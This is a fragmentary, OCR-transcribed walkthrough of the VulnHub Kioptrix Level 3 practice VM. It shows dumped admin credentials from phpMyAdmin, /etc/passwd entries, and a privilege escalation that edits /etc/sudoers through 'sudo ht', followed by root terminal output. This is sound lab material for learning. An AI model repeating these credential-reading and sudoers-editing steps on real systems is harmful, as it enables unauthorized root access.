

VulnHub — Kioptrix: Leve
New Tab
pty.spawn: Making Pytho
192.168.142.129 / localho
Not secure
192.168.142.129/phpmyadmin/index.php?db=mysql&token=39f667969d44de8c7a7cd8e6804b9a85
phpMyAdmin
Database
gallery (7)
gallery (7)
dev_accounts
gallarific_comments
gallarific_galleries
gallarific_photos
gallarific_settings
gallarific_stats
gallarific_users
Server: localhost ▸ Database: gallery ▸ Table: gallarific_users
Browse
Structure
SQL
Search
Insert
Export
Import
Operations
Empty
Drop
Showing rows 0 - 0 (1 total, Query took 0.0007 sec)
SQL query:
SELECT *
FROM `gallarific_users`
LIMIT 0 , 30
Profiling [Edit] [Explain SQL] [Create PHP Code] [Refresh]
Show : 30 row(s) starting from record # 0
in horizontal mode and repeat headers after 100 cells
userid
username
password
usertype
firstname
lastname
email
datejoined
website
issuperuser
photo
joincode
1 admin n0t7t1k4 superuser Super User 1302628616 1
Check All / Uncheck All With selected:
Show : 30 row(s) starting from record # 0
in horizontal mode and repeat headers after 100 cells
Query results operations
Print view
Print view (with full texts)
Export
CREATE VIEW
Open new phpMyAdmin window




dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash

loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash

then I make ssh connection with the client loneforrete






I wrote TERM=xterm

Then sudo ht


I got this page

Then I I press at ALT + f and choose open this



I opend etc/sudoers


I modied this





The goal of this change to make this user get root at this system


Another way to get privilege escalation

By using searchsploit






1 2 3 4
EN
17:08
firefart@Kioptrix3: ~
File Edit View Search Terminal Help
Err http://us.archive.ubuntu.com hardy-updates/main git-core 1:1.5.4.3-1ubuntu2.1
404 Not Found [IP: 91.189.91.82 80]
Err http://security.ubuntu.com hardy-security/main git-core 1:1.5.4.3-1ubuntu2.1
404 Not Found [IP: 91.189.91.82 80]
Failed to fetch http://us.archive.ubuntu.com/ubuntu/pool/main/libd/libdigest-sha1-perl/libdigest-sha1-perl_2.11-2_i386.deb 404 Not Found [IP: 91.189.91.82 80]
Failed to fetch http://us.archive.ubuntu.com/ubuntu/pool/main/libe/liberror-perl/liberror-perl_0.17-1_all.deb 404 Not Found [IP: 91.189.91.82 80]
Failed to fetch http://security.ubuntu.com/ubuntu/pool/main/g/git-core/git-core_1.5.4.3-1ubuntu2.1_i386.deb 404 Not Found [IP: 91.189.91.82 80]
E: Unable to fetch some archives, maybe run apt-get update or try with --fix-missing?
firefart@Kioptrix3:/tmp# git
The program 'git' is currently not installed. You can install it by typing:
apt-get install git-core
bash: git: command not found
firefart@Kioptrix3:/tmp# sudo su
sudo: no passwd entry for root!
firefart@Kioptrix3:/tmp# su git
Unknown id: git
firefart@Kioptrix3:/tmp# su gid
Unknown id: gid
firefart@Kioptrix3:/tmp# gid
The program 'gid' is currently not installed. You can install it by typing:
apt-get install id-utils
bash: gid: command not found
firefart@Kioptrix3:/tmp# cd /root
firefart@Kioptrix3:~# ls -alh
total 52K
drwx------ 5 firefart root 4.0K 2011-04-17 08:59 .
drwxr-xr-x 21 firefart root 4.0K 2011-04-11 16:54 ..
-rw------- 1 firefart root 9 2011-04-18 11:49 .bash_history
-rw-r--r-- 1 firefart root 2.2K 2007-10-20 07:51 .bashrc
-rw-r--r-- 1 firefart root 1.3K 2011-04-16 08:13 Congrats.txt
drwxr-xr-x 12 firefart root 12K 2011-04-16 07:26 ht-2.0.18
-rw------- 1 firefart root 963 2011-04-12 19:33 .mysql_history
-rw------- 1 firefart root 228 2011-04-18 11:09 .nano_history
-rw-r--r-- 1 firefart root 141 2007-10-20 07:51 .profile
drwx------ 2 firefart root 4.0K 2011-04-13 10:06 .ssh
drwxr-xr-x 3 firefart root 4.0K 2011-04-15 23:30 .subversion
firefart@Kioptrix3:~#


1 2 3 4
EN
17:09
firefart@Kioptrix3: ~
File Edit View Search Terminal Help
Again, these VMs are beginner and not intented for everyone.
Difficulty is relative, keep that in mind.
The object is to learn, do some research and have a little (legal)
fun in the process.
I hope you enjoyed this third challenge.
Steven McElrea
aka loneferret
http://www.kioptrix.com
Credit needs to be given to the creators of the gallery webapp and CMS used
for the building of the Kioptrix VM3 site.
Main page CMS:
http://www.lotuscms.org
Gallery application:
Gallarific 2.1 - Free Version released October 10, 2009
http://www.gallarific.com
Vulnerable version of this application can be downloaded
from the Exploit-DB website:
http://www.exploit-db.com/exploits/15891/
The HT Editor can be found here:
http://hte.sourceforge.net/downloads.html
And the vulnerable version on Exploit-DB here:
http://www.exploit-db.com/exploits/17083/
Also, all pictures were taken from Google Images, so being part of the
public domain I used them.
firefart@Kioptrix3:~#